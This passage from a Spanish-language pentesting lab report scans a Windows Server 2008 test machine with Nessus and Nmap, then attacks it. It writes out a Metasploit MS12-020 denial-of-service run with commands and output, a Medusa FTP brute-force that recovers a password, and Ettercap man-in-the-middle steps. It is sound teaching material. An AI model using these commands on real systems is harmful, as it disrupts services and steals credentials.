
**Figura 18** Visualización pantalla principal y configuración de objetivos a escanear



Fuente: propia

A continuación se ingresa a la aplicación, como se observa en la Figura 18, donde se visualiza una bandeja de inicio, que almacena los escaneos que se realicen, allí mismo se puede crear un nuevo escaneo, después de generarlo se crea el archivo que se construye durante un tiempo prolongado, para esta práctica se tardó 15 horas en realizar el escaneo profundo a través de la dirección IP de la máquina víctima.

Figura 19 ingreso a la bandeja de escaneos de IP del NNESSUS




Fuente: propia

## 5.2.2 REPORTE DE VULNERABILIDADES DEL NNESSUS

En atención a las configuraciones efectuadas y después de transcurrir el tiempo de análisis de escáner de vulnerabilidades, se puede observar en la **¡Error! No se encuentra el origen de la referencia.**, algunos gráficos de barras, tipo pastel con el objetivo de obtener un análisis más descriptivo al usuario final, de forma semejante, cual es la cantidad de vulnerabilidades y remediaciones; allí es perceptible que el color rojo de las gráficas, indica los riesgos más graves a que está expuesto el equipo portátil conectado a la red WIFI, para este análisis 03 vulnerabilidades críticas.


Figura 20 Reporte extractado del escáner de vulnerabilidades



Fuente: propia

En efecto, en las imágenes 21 y 22 se muestra el análisis profundo de la maquina víctima, con dirección IP 172.20.10.4, que tiene instalado un sistema operativo Windows server 2008.


Figura 21 listado extractado del escáner de vulnerabilidades



Fuente: propia




Figura 22 listado extractado del escáner de vulnerabilidades



Fuente: propia

Con el programa *Nmap* como aplicación de código abierto y que sirve para rastrear y diagnosticar puertos, redes y servicios ofrece una gran posibilidad de complementarse con un script y comprobar las vulnerabilidades, al agregar el comando `--script Vuln` más la dirección IP (172.20.10.4 asignada al computador portátil como equipo victima) como lo describe la **¡Error! No se encuentra el origen de la referencia.**<sup>23</sup>, se verifica qué vulnerabilidades tiene la maquina a ser atacada con sus respectivos puertos.

Figura 23 nmap -- script vuln para hallar nuevas vulnerabilidades



Fuente: propia

Como se puede verificar en la **¡Error! No se encuentra el origen de la referencia.24**, Nmap encontró una vulnerabilidad CVE-2012-0152, se determina que el equipo portátil es vulnerable a ataques DoS (Denial of Service o denegación de servicio), asimismo indica otra brecha informática en la vulnerabilidad CVE-2012-0002 declarando de que el Windows server 2008 no procesa correctamente los paquetes en la memoria, ocasionando ataques remotos con paquetes modificados, es sectorizado a través de red, comprometen toda la integridad del sistema, toda la confidencialidad y la disponibilidad.

Figura 24 vulnerabilidades encontradas en el equipo victima con Nmap

```
shivo: Máquina Ver Entrada Dispositivos Ayuda
kali@kali: ~
File Actions Edit View Help
mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
330/tcp open  ms-smb-server
clamav-exec: ERROR: Script execution failed (use -d to debug)
root-vuln-ms12-020:
VULNERABLE:
MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
State: VULNERABLE
Id: CVE:2012-0152
Risk factor: Medium CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
Disclosure date: 2012-03-13
References:
http://technet.microsoft.com/en-us/security/bulletin/ms12-020
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
State: VULNERABLE
Id: CVE:2012-0002
Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:I/I:A/C:A/C)
Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
Disclosure date: 2012-03-13
References:
```


Fuente: propia

Con el objetivo de explotar las vulnerabilidades ya encontradas, se requiere el uso de una herramienta de pentesting como Metasploit Framework, que permite desarrollar y ejecutar los llamados Exploits, estos son programas o códigos que aprovechan brechas o agujeros de seguridad en la integridad de un sistema o aplicación, para obtener un beneficio, demostrando así alguna falla de diseño, por las cuales se podrían introducir malware para fines delictivos; los Exploits pueden ser conocidos o desconocidos (Zero Day), los que se conocen se pueden mitigar y evitar con prácticas de seguridad informática, los llamados Zero Day o desconocidos surgen con vulnerabilidades que no han sido reportadas, no reconocidas en listados y que se convierten en gran amenaza a los sistemas de información, generando ataques implacables y cuentan con factor de invisibilidad y

encubrimiento, que les permite introducirse y extraer información de empresas, personas y organizaciones.

Para iniciar el Metasploit Framework, esta herramienta permite probar las vulnerabilidades del sistema operativo, para este caso el Windows Server 2008, se ingresa a la consola de comandos del Kali LINUX, se digita el comando *Msfconsole* y de inmediato se inicia la descarga de la herramienta, como lo indica la **¡Error! No se encuentra el origen de la referencia.25**, la aplicación estará lista para una óptima ejecución de Exploit desde el atacante hacia la víctima.

Figura 25 inicialización del METASPLOIT FRAMEWORK



Fuente: propia


### 5.3 ATAQUE DENEGACIÓN DEL SERVICIO DOS MODULO MAXCHANNEL

Este ataque DOS (Denial of service attack) busca generar prohibición a los usuarios, para que no se conecten a la red y no accedan a los equipos, saturando la red y así no poder acceder a aplicaciones, como correo electrónico, dejando inutilizable un servidor web o inactivo por un tiempo indeterminado ocasionando daños de alto costo para una empresa u organización; después de iniciar el Metasploit Framework en el equipo atacante como se denota en la **¡Error! No se encuentra el origen de la referencia.6**, se deberá buscar el Exploit equivalente al

ataque a denegación de servicio, que es propicio para sistemas operativos Windows aprovechando la vulnerabilidad del puerto de escritorio remoto, esa vulnerabilidad tiene el código ms12\_020.

Se digita el exploit con la siguiente instrucción *use auxiliary/dos/Windows/rd9/ms12\_020\_maxchannelids* donde se ingresa al módulo auxiliar correspondiente


Figura 26 Configuración del exploit y modulo auxiliar para ataque DOS



Fuente: propia

Eventualmente con el comando *show options* se analiza y verifica la información de la dirección IP del equipo que se pretende atacar, para este caso la víctima quien es el equipo portátil Windows server 2008, se introduce el comando *Set rhosts* mas la dirección IP del equipo víctima, para este caso 172.20.10.4 como lo indica la **¡Error! No se encuentra el origen de la referencia.**<sup>27</sup>, posteriormente se aplica el comando *show options* para verificar que se encuentra esta dirección añadida debidamente:

Figura 27 visualización con show options para agregar dirección IP equipo victima



```
kali [Cornudo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

kali@kali: ~
File Actions Edit View Help
+ -- [ 558 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

msf5 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set rhosts 172.20.10.4
rhosts => 172.20.10.4
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

-----
Name      Current Setting  Required  Description
-----
RHOSTS    172.20.10.4     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     3389            yes       The target port (TCP)


msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 172.20.10.4

[*] 172.20.10.4:3389 - 172.20.10.4:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 172.20.10.4:3389 - 172.20.10.4:3389 - 218 bytes sent
[*] 172.20.10.4:3389 - 172.20.10.4:3389 - Checking RDP status ...
[*] 172.20.10.4:3389 - 172.20.10.4:3389 - RDP Service unreachable
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Fuente: propia

Finalmente al visualizar la configuración exitosa de la máquina a atacar, se hace la ejecución del Exploit, como un ataque de denegación de servicio con el comando *Run* como se observa en la Figura **¡Error! No se encuentra el origen de la referencia.28**, ejecutado directamente desde el Metasploit del Kali Linux en la maquina atacante:

Figura 28 Ejecución del ataque Dos en Metasploit desde el equipo atacante




Fuente: propia

A continuación en la **¡Error! No se encuentra el origen de la referencia.29**, se demuestra la ejecución exitosa del ataque Dos causando un bloqueo y reinicios de

forma repentina en la victima del Windows server 2008, afectando notablemente los procesos que allí se ejecutan con normalidad.

Figura 29 Visualización ataque Dos




Fuente: propia

## 5.4 ATAQUE CON FUERZA BRUTA MEDUSA

Este ataque se basa en diccionarios de palabras y claves muy comunes, el objetivo es intentar averiguar o adivinar un password o contraseña de un sistema, un usuario o una palabra de un mensaje cifrado, mediante pruebas de error, los ciberdelincuentes atacan sistemas para descifrar contraseñas durante meses y años; para realizar este ataque bastara con descargar un diccionario de contraseñas y términos comunes, en la página web <https://wiki.skullsecurity.org> citada en la **¡Error! No se encuentra el origen de la referencia.**<sup>30</sup>, se puede descargar dicho fichero para fines éticos y de pentesting.


Figura 30 Descarga del diccionario para ataque fuerza bruta



Fuente: propia

Es conveniente precisar las instrucciones a utilizar en la terminal del Kali, para conceder con éxito este ataque, deben estar fundamentadas en la sintaxis de Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT] donde host es la dirección IP el equipo víctima, para este caso el server 2008, -u es el usuario, -C la ubicación o ruta del diccionario que se descargó en el paso anterior, -M el modulo que se empleará, en este caso protocolo FTP o de transferencia de archivos como se puede observar en la Figura 31. **Error! No se encuentra el origen de la referencia.1:**


Figura 31 Verificación de los comandos para realizar el ataque fuerza bruta



Fuente: propia

Asimismo en la Figura 32 se observa la lectura que realiza MEDUSA mediante una lista chequeo del diccionario implementado; este proceso es ejecutado en un tiempo muy corto que al final arroja la clave del usuario y descifra el mismo. Para este ejercicio se puede verificar como se encontró el password correcto: "VAGRANT", denotando así el proceso exitoso, cabe destacar que después de encontrar las credenciales en mención, se pudo ingresar al equipo víctima y efectuar una exploración profunda de sus repositorios, carpetas y demás contenido personal del usuario en el equipo víctima, aprovechando esa vulnerabilidad la cual permite extraer y alterar los datos, atacando la confidencialidad, integridad y disponibilidad de la información.

Figura 32 Ejecución del diccionario y descifrado correcto del password



Fuente: propia

## 5.5 ATAQUE MITM DE ACUERDO AL REPORTE ARROJADO POR NISSUS CON AYUDA DE LA HERRAMIENTA DEL REPOSITORIO DE KALI ETTERCAP


Este ataque significa el "hombre en el medio" está basado en una interceptación a la comunicación entre dos equipos, para generar la captación de la información y transmisiones entre dos víctimas, con el fin de descifrar datos, credenciales, usuarios, contraseñas entre otros, a continuación se puede verificar el protocolo necesario para ejecutar con éxito esta intrusión; se ingresa al equipo atacante con



Kali Linux, en el repositorio se encuentra la aplicación Ettercap para realizar el análisis y búsqueda del equipo víctima conectado en la red, en este caso el equipo victima portátil.

En la **¡Error! No se encuentra el origen de la referencia.**, se tienen las dos máquinas para realizar las pruebas, en la primera se tiene una máquina con KALI (atacante) IP 192.168.8.110 y en la segunda se tiene la otra máquina con Windows server 2008 la cual será la víctima, con ip asignada. 192.168.8.22.

Figura 33 prueba de conectividad maquina víctima y atacante



Fuente: propia

Es conveniente precisar, que lo primero que se debe realizar es ejecutar el Ettercap en modo grafico en Kali Linux como lo indica la **¡Error! No se encuentra el origen de la referencia.**4, con el fin de interactuar más amablemente con la aplicación.


Figura 34 Interfaz gráfica de Ettercap



Fuente: propia

Seguido se realiza un escaneo de los host como se observa en la **¡Error! No se encuentra el origen de la referencia.35**, para buscar los equipos conectados y buscar la víctima a aplicarle el *man in the middle*, a través de su dirección IP.

Figura 35 Búsqueda de direcciones IP de las víctimas




Fuente: propia

A continuación se conciben varios resultados, a partir de direcciones IP Y MAC para esta problemática la dirección IP el equipo portátil víctima: **192.168.8.22** con sistema operativo instalado Windows server 2008; Una vez identificado, se marcan como los objetivos del presente ataque como se evidencia en la **¡Error! No se encuentra el origen de la referencia.36**, se selecciona la fila de la dirección IP

192.168.8.22 y se pulsa en el botón **Add to Target 1** y posterior a ello se selecciona la fila de la dirección **IP 8.1** y se pulsa en **Add to Target 2**.


Figura 36 Víctima encontrada y adición de target 1 y target 2



Fuente: propia

Seguidamente se inicia el ataque Man In The Middle, donde se ejecuta a partir del botón **Play** como lo indica la **¡Error! No se encuentra el origen de la referencia.7**, se despliega el ataque y se evidencia la víctima recibiendo la afectación de interceptación a su comunicación.

Figura 37 iniciar con botón play en el menú MAN IN THE MIDDLE



Fuente: propia

Por esta razón se ingresa al equipo víctima portátil de Windows server 2008 y se crear la comparación de una situación normal con una situación de posible ataque

controlado a vulnerabilidad, teniendo claro que el usuario final o víctima no identifique nada irregular.


Se ingresa a la consola de Windows en *buscar- ejecutar* – se digita *CMD* se digita el comando *arp -a*, como se observa en la **¡Error! No se encuentra el origen de la referencia.38**, toda vez que la dirección IP **192.168.1.110** se encuentra asociada correctamente a la dirección **MAC 08:00:27:68:d1:89**.

Cabe aclarar que las IP se cambiaron, por cambio de lugar de trabajo, ocasionando que el protocolo de red de tipo cliente/servidor DHCP cambie las direcciones IP así:

**192.168.1.10 KALI ATACANTE**

**192.168.1.110 WINDOWS SERVER VICTIMA**


Figura 38 Ejecución del comando ARP -a



Fuente: propia

Con el objetivo de verificar la conectividad del equipo víctima al enrutador de internet se digita la instrucción en la terminal de comandos *ping -n 1 192.168.8.1* desde el equipo víctima y se observa el funcionamiento correcto en la **¡Error! No se encuentra el origen de la referencia.9**, indicando que hay conexión exitosa entre el equipo víctima portátil y el enrutador proveedor de internet.

Figura 39 Ping -n 1 192.168.8.1 Situación normal




Fuente: propia

